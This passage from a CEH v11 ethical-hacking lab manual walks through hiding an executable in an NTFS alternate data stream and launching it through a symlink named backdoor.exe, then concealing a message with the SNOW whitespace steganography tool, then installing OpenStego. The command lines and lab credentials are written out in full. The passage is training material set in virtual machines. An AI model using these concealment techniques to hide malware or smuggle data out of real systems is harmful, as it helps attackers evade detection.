
16. In the **Command Prompt**, type **mklink backdoor.exe readme.txt:calc.exe** and press **Enter**.



```
C:\magic>mklink backdoor.exe readme.txt:calc.exe
symbolic link created for backdoor.exe <<===>> readme.txt:calc.exe

C:\magic>
```

Figure 3.3.12: Command Prompt linking calc.exe and backdoor.exe file

17. Now, type **backdoor.exe** and press **Enter**. The calculator program will execute, as shown in the screenshot.



```
C:\magic>mklink backdoor.exe readme.txt
symbolic link created for backdoor.exe

C:\magic>backdoor.exe

C:\magic>
```

Figure 3.3.13: Command prompt with executed hidden calc.exe

Note: For demonstration purposes, we are using the same machine to execute and hide files using NTFS streams. In real-time, attackers may hide malicious files in the target system and keep them invisible from the legitimate users by using NTFS streams, and may remotely execute them whenever required.

18. This concludes the demonstration of how to hide malicious files using NTFS streams.
19. Close all open windows and document all the acquired information.
20. Turn off the **Windows Server 2019** virtual machine.

TASK 4

Hide Data using White Space Steganography

An attacker knows that many different types of files can hold all sorts of hidden information and that tracking or finding these files can be an almost impossible task. Therefore, they use stenographic techniques to hide data. This allows them to retrieve messages from their home base and send back updates without a hint of malicious activity being detected.

These messages can be placed in plain sight, and the servers that supply these files will never know they carry suspicious content. Finding these messages is like finding the proverbial "needle" in the World Wide Web haystack.

Steganography is the art and science of writing hidden messages in such a way that no one other than the intended recipient knows of the message's existence. Steganography is classified based on the cover medium used to hide the file. A professional ethical hacker or penetration tester must have a sound knowledge of various steganography techniques.


Here, we will hide data using the Whitespace steganography tool Snow.

1. Turn on the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.
2. Navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Steganography Tools\Whitespace Steganography Tools**, copy the **Snow** folder, and paste it on **Desktop**.

TASK 4.1

Create a Notepad File

3. Create a **Notepad** file, type **Hello World!**, and press **Enter**; then, long-press the **hyphen** key to draw a dashed line below the text. Save the file as **readme.txt** in the folder where **SNOW.EXE** (**C:\Users\Admin\Desktop\Snow**) is located.




```
HELLO WORLD!
-------------------
```

Figure 3.4.1: Contents of readme.txt

Whitespace steganography is used to conceal messages in ASCII text by adding white spaces to the end of the lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. If the built-in encryption is used, the message cannot be read even if it is detected. To perform Whitespace steganography, various steganography tools such as snow are used.

4. Now, Click **Type here to search** at the bottom of **Desktop** and type **cmd**. Click **Command Prompt** from the results.
5. In the **Command Prompt** window, type **cd C:\Users\Admin\Desktop\Snow** and press **Enter**.



```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Admin>cd C:\Users\Admin\Desktop\Snow

C:\Users\Admin\Desktop\Snow>_
```


Figure 3.4.2: Navigate to SNOW folder

TASK 4.2

Hide File using SNOW

6. Type **snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt** and press **Enter**.

   (Here, **magic** is the password, but you can type your desired password. **readme2.txt** is the name of the file that will automatically be created in the same location.)



```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Admin>cd C:\Users\Admin\Desktop\Snow

C:\Users\Admin\Desktop\Snow>snow  -C  -m  "My swiss bank account number
 is 45656684512263" -p "magic" readme.txt readme2.txt
Compressed by 23.37%
Message exceeded available space by approximately 487.50%.
An extra 8 lines were added.

C:\Users\Admin\Desktop\Snow>_
```


Figure 3.4.3: Hiding Contents of readme.txt and the text in the readme2.txt file

Snow is a program that conceals messages in text files by appending tabs and spaces to the end of lines, and that extracts hidden messages from files containing them. The user hides the data in the text file by appending sequences of up to seven spaces, interspersed with tabs.

7. Now, the data (“**My Swiss bank account number is 45656684512263**”) is hidden inside the **readme2.txt** file with the contents of **readme.txt**.

8. The file **readme2.txt** has become a combination of **readme.txt** + **My Swiss bank account number is 45656684512263**.

9. Now, type **snow -C -p "magic" readme2.txt**. It will show the content of readme.txt (the password is magic, which was entered while hiding the data in **Step 6**).




```
C:\Users\Admin\Desktop\Snow>snow -C -p "magic" readme2.txt
My swiss bank account number is 45656684512263
```

Figure 3.4.4: Revealing the hidden data of readme2.txt

TASK 4.3

View Resultant File

10. To check the file in the GUI, open the **readme2.txt** in **Notepad**, and go to **Edit → Select All**. You will see the hidden data inside **readme2.txt** in the form of spaces and tabs, as shown in the screenshot.



```
HELLO WORLD!
-------------------
```

Figure 3.4.5: Contents of readme2.txt revealed with select all option

11. This concludes the demonstration of how to hide data using whitespace steganography.
12. Close all open windows and document all the acquired information.

TASK 5

Image Steganography using OpenStego

Here, we will show how text can be hidden inside an image using the OpenStego tool.

TASK 5.1

Install OpenStego


1. Turn on the **Windows Server 2019** virtual machine and log in with the credentials **Administrator** and **Pa$$w0rd**.
2. Navigate to **Z:\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego** and double-click **Setup-OpenStego-0.7.3.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

3. The **OpenStego Setup** window appears; click **I Agree**. Follow the installation wizard and install the tool using the default settings.
4. In the **Installation Complete** wizard, click **Close**.

Images are popular cover objects used for steganography. In image steganography, the user hides the information in image files of different formats such as .PNG, .JPG, or .BMP.

OpenStego is an image steganography tool that hides data inside images. It is a Java-based application that supports password-based encryption of data for an additional layer of security. It uses the DES algorithm for data encryption, in conjunction with MD5 hashing to derive the DES key from the password provided.


OpenStego Setup

Installation Complete

Setup was completed successfully.

Completed

Figure 3.5.1: Installed OpenStego

5. Click the **Start** menu in the bottom-left corner of **Desktop**. Click **Run OpenStego** from the applications list to launch **OpenStego**.


